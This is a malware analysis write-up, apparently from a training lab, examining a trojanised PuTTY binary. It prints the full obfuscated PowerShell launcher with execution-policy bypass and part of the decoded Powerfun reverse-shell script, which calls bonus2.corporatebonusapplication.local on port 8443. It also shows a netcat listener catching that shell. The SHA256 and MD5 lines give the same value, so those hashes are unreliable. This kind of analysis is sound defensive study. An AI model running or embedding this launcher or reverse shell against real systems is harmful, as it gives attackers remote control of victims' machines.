Silly PuTTy

```
Hashes
Sha256: 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
Md5: 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
```

Static Analysis

`The architecture of this binary this 32bit`

`This puTTy.exe is flagged as Malicious on Virustotal`


Stack and Floss

Bypass commands are passing through PowerShell

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-
Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAES
CLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8
B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdI
VGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr
/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3X
nKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxh
ro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2
JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430P
IVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ
3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEs
ODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUW
JJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cv
yAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYq
I3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYT
k8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo
6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtV
TgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')
)),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

`This is not likely binary packed in IAT in pestudio But some imports are notable`

This file creates a powershell script in `C:\Python310\Scripts\` folder and then deletes itself when executed




When the internet packet is captured in FraudDNS it requests to a unknown domain i.e `bonus2.corporatebonusapplication.local`

FrausDNS

Captured Requests | Request as Hex

Timestamp	Requested Domain	Response Code
6/23/2024 2:35:11 PM	ecs.office.com	FOUND
6/23/2024 2:35:12 PM	ctldl.windowsupdate.com	FOUND
6/23/2024 2:35:12 PM	update.googleapis.com	FOUND
6/23/2024 2:35:36 PM	v10.events.data.microsoft.com	FOUND
6/23/2024 2:35:36 PM	ctldl.windowsupdate.com	FOUND
6/23/2024 2:35:38 PM	bonus2.corporatebonusapplication.local	FOUND
6/23/2024 2:36:05 PM	bonus2.corporatebonusapplication.local	FOUND
6/23/2024 2:36:40 PM	bonus2.corporatebonusapplication.local	FOUND
6/23/2024 2:37:00 PM	msedge.api.cdp.microsoft.com	FOUND
6/23/2024 2:37:11 PM	config.edge.skype.com	FOUND

from the strings we can find a base64 payload and when converted it outputs a zip and when we exract the zip we find payload script




In this script we can see the port number that is `8443`

```
remnux@remnux:~$ cat 'out (1)'
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
```

when connecting through reverseshell in remnux box it catches the shell on port 8443

```
remnux@remnux:~$ nc -nvlp 8443
Listening on 0.0.0.0 8443
Connection received on 192.168.28.128 49882
ÿÿfxÿcÿÿtÿÿdÿxÿvÿYÿaÿÿ  Mÿÿwÿ[&ÿÿIÿ[*ÿ,ÿ+ÿ0ÿÿ/ÿÿÿ$ÿ#ÿ(ÿ'ÿ
ÿ       ÿÿÿÿ=<5/
l+)&bonus2.corporatebonusapplication.local

#ÿdir
```

and when viewed through tcpviewer it shows that it's connected to shell on 49882 port number



This Malware is basically a RAT payload.